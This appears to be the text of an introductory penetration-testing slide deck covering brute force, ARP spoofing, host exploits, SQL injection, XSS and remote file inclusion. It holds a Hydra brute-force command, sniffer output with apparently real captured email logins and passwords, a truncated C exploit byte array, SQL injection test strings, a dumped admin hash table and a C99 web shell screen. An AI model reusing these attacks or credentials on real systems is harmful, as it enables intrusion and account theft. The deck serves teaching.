



ATTACK VECTORS

Introduction to Penetration Testing


ATTACK VECTORS

- Brute force attacks
- Arp spoofing
- Host based exploits
- SQL injection (SQLi)
- Cross-site scripting (XSS)
- Remote file inclusion (RFI)

BRUTEFORCE ATTACKS

- An attack that tries a list of usernames and passwords to gain access to the system.
- Dictionary files can be generated or downloaded from the Internet.
- Use actual usernames and passwords from database dumps for a better chance to gain access.

BRUTEFORCE ATTACKS



BRUTEFORCE ATTACKS


```
rafa@thc-hydra $ ./hydra -u user -H password http-post-form "http://10.10.10.10:80/manager.php?
:datos%5Buser%5D=^USER^&datos%5Bpass%5D=^PASS^:S=nviando" -L "/pruebas/us
uarios.txt" -P "/pruebas/passwords.txt" -t 10
Hydra v7.4.1 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2012-12-15 12:00:00
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overw
riting, you have 10 seconds to abort...
[DATA] 10 tasks, 1 server, 217156 login tries (l:466/p:466), ~21715 tries per task
[DATA] attacking service http-post-form on port 80
[80][www-form] host: 10.10.10.10 login: user password: password
[80][www-form] host: 10.10.10.10 login: user password: password
[80][www-form] host: 10.10.10.10 login: user password: password
[80][www-form] host: 10.10.10.10 login: user password: password
[80][www-form] host: 10.10.10.10 login: user password: password
```

ARP SPOOFING


- The act of sending fake ARP packets to selected hosts on the network.
- Can be used to redirect traffic and intercept packets.
- ARP spoofing will only work in LAN networks, and attack hosts which are in the same subnet.
- Practical uses includes:
 - Stealing usernames and passwords
 - Browser hacking
 - Misdirection

ARP SPOOFING



Source: <http://securitymusings.com/wp-content/uploads/2008/12/arp-spoofing.png>

ARP SPOOFING



ARP SPOOFING

```
root@w4k90n9:/usr/local/squid/etc
Start Targets Hosts View Mitm Filters Logging Plugins Help NG-0.7.3

Live connections:

10.10.0.110:4057 - 10.10.0.1:8080 T closed TX: 2366
10.10.3.2:1533 - 10.10.3.1:8080 T closing TX: 0
10.10.0.1:8080 - 10.10.0.65:1238 T active TX: 35664
10.10.0.1:8080 - 10.10.0.50:3723 T killed TX: 1460
10.10.0.1:8080 - 10.10.0.50:4088 T idle TX: 14480
10.10.0.1:8080 - 10.10.0.50:4051 T idle TX: 10164
10.10.100.57:138 - 10.10.100.255:138 U idle TX: 195
10.10.0.1:8080 - 10.10.0.50:4091 T closed TX: 32001
10.10.0.1:8080 - 10.10.0.90:2262 T active TX: 21720
10.10.3.2:1567 - 10.10.3.1:8080 T idle TX: 0
10.10.0.1:8080 - 10.10.0.50:4027 T closed TX: 8909
10.10.0.1:8080 - 10.10.0.50:4100 T closed TX: 1256
10.10.3.2:1523 - 10.10.3.1:8080 T closing TX: 0
10.10.3.2:1571 - 10.10.3.1:8080 T idle TX: 0
10.10.0.1:8080 - 10.10.0.50:4101 T idle TX: 4380
10.10.52.2:1234 - 10.10.52.1:8080 T active TX: 172
10.10.0.1:8080 - 10.10.0.50:4084 T closed TX: 28648
10.10.100.52:138 - 10.10.100.255:138 U idle TX: 195
10.10.52.2:3213 - 10.10.52.1:8080 T idle TX: 0
10.10.0.1:8080 - 10.10.0.110:3983 T idle TX: 2896
10.10.52.2:1214 - 10.10.52.1:8080 T active TX: 139
10.10.0.1:8080 - 10.10.0.110:4063 T idle TX: 1607
10.10.0.1:8080 - 10.10.0.65:1052 T active TX: 99876
10.10.52.2:1267 - 10.10.52.1:8080 T idle TX: 0
10.10.0.1:8080 - 10.10.0.50:4042 T idle TX: 4096
10.10.0.1:8080 - 10.10.0.50:4040 T closed TX: 0
10.10.0.1:8080 - 10.10.0.50:4097 T closed TX: 0
10.10.0.1:8080 - 10.10.0.50:4035 T closed TX: 42696
10.10.100.59:137 - 10.10.100.255:137 U idle TX: 708

User messages:
2183 known services
Starting Unified sniffing...

HTTP : 10.10.52.1:8080 -> USER: llsda_mmmcc@plasa.com PASS: e_lce INFO: http://www.friendster.com/
HTTP : 10.10.0.1:8080 -> USER: isvan_ wan@yahoo.co.id PASS: 0407198 INFO: http://www.friendster.com/
```

HOST BASED EXPLOITS

- Taking advantage of vulnerabilities in services that are running on the host.
- Common vulnerable services include:
 - Web server
 - FTP server
 - SMB / Samba / File sharing
 - Database

HOST BASED EXPLOITS

```
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xA0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00}
```

SQL INJECTION

- Attacking the database layer by inserting additional statements to the existing SQL query.
- This attack works when un-sanitized user input is passed to the SQL query.
- Common techniques to identify SQL injection include:
 - 1 OR 1=1
 - 1 OR 1=2
 - A' OR 'A'='A
 - A' OR 'A'='B

SQL INJECTION

Notice: Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'order SET customer_id = '27' WHERE order_id = '279' at line 1
Error No: 1064
UPDATE order SET customer_id = '27' WHERE order_id = '279' in /home/genuineb/public_html/system/database/mysql.php on line 49

SQL INJECTION

Database: pemko_pemko

Table: admin


[4 entries]

user	pass	email
admin	21232f297a57a5a743894a0e4a801fc3 (admin)	yoshie@not-id
admin	*13450E336A577A97EC1796A92731B8E5EDD70806 (admin)	\x00
admin	827ccb0eea8a706c4c34a16891f84e7b (admin)	admin@not-id
admin	f936e6010fec57ff2f73e9e97cf98b55 (admin)	admin@not-id


CROSS-SITE SCRIPTING

- Cross-site scripting (XSS), is a vulnerability that enables attackers to inject client-side script into web pages viewed by other users.
- XSS attacks can be used to steal credentials and sessions.
- XSS can also be used to tunnel traffic.


CROSS-SITE SCRIPTING



CROSS-SITE SCRIPTING




CROSS-SITE SCRIPTING



REMOTE FILE INCLUSION

- RFI, a vulnerability that allows attackers to include and execute remote code, in the context of the web server.
- Largely used to obtain a web shell on the server to execute commands.
- This attack works when user input is not filtered and web technology is not properly configured.

REMOTE FILE INCLUSION


















REMOTE FILE INCLUSION

!C99Shell v. 1.0 pre-release build #16!

Software: Apache/2.2.9 (Unix) mod_ssl/2.2.9 OpenSSL/0.9.7a mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 PHP/4.4.7
uname -a: Linux little 2.6.9-55.0.6.ELsmp #1 SMP Tue Sep 4 21:36:00 EDT 2007
i686
uid=99(nobody) gid=99(nobody) groups=99(nobody)
Safe-mode: [Safe-mode Disabled](#)
/home/shoppe/public_html/cgi-bin/ drwxr-xr-x
Free 373.07 GB of 431.93 GB (86.37%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Listing folder (4 files and 0 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
..	LINK	06.11.2008 20:20:23	nobody/shoppe	drwxr-xr-x	 
.	LINK	17.05.2008 02:31:17	shoppe/shoppe	drwxr-xr-x	 
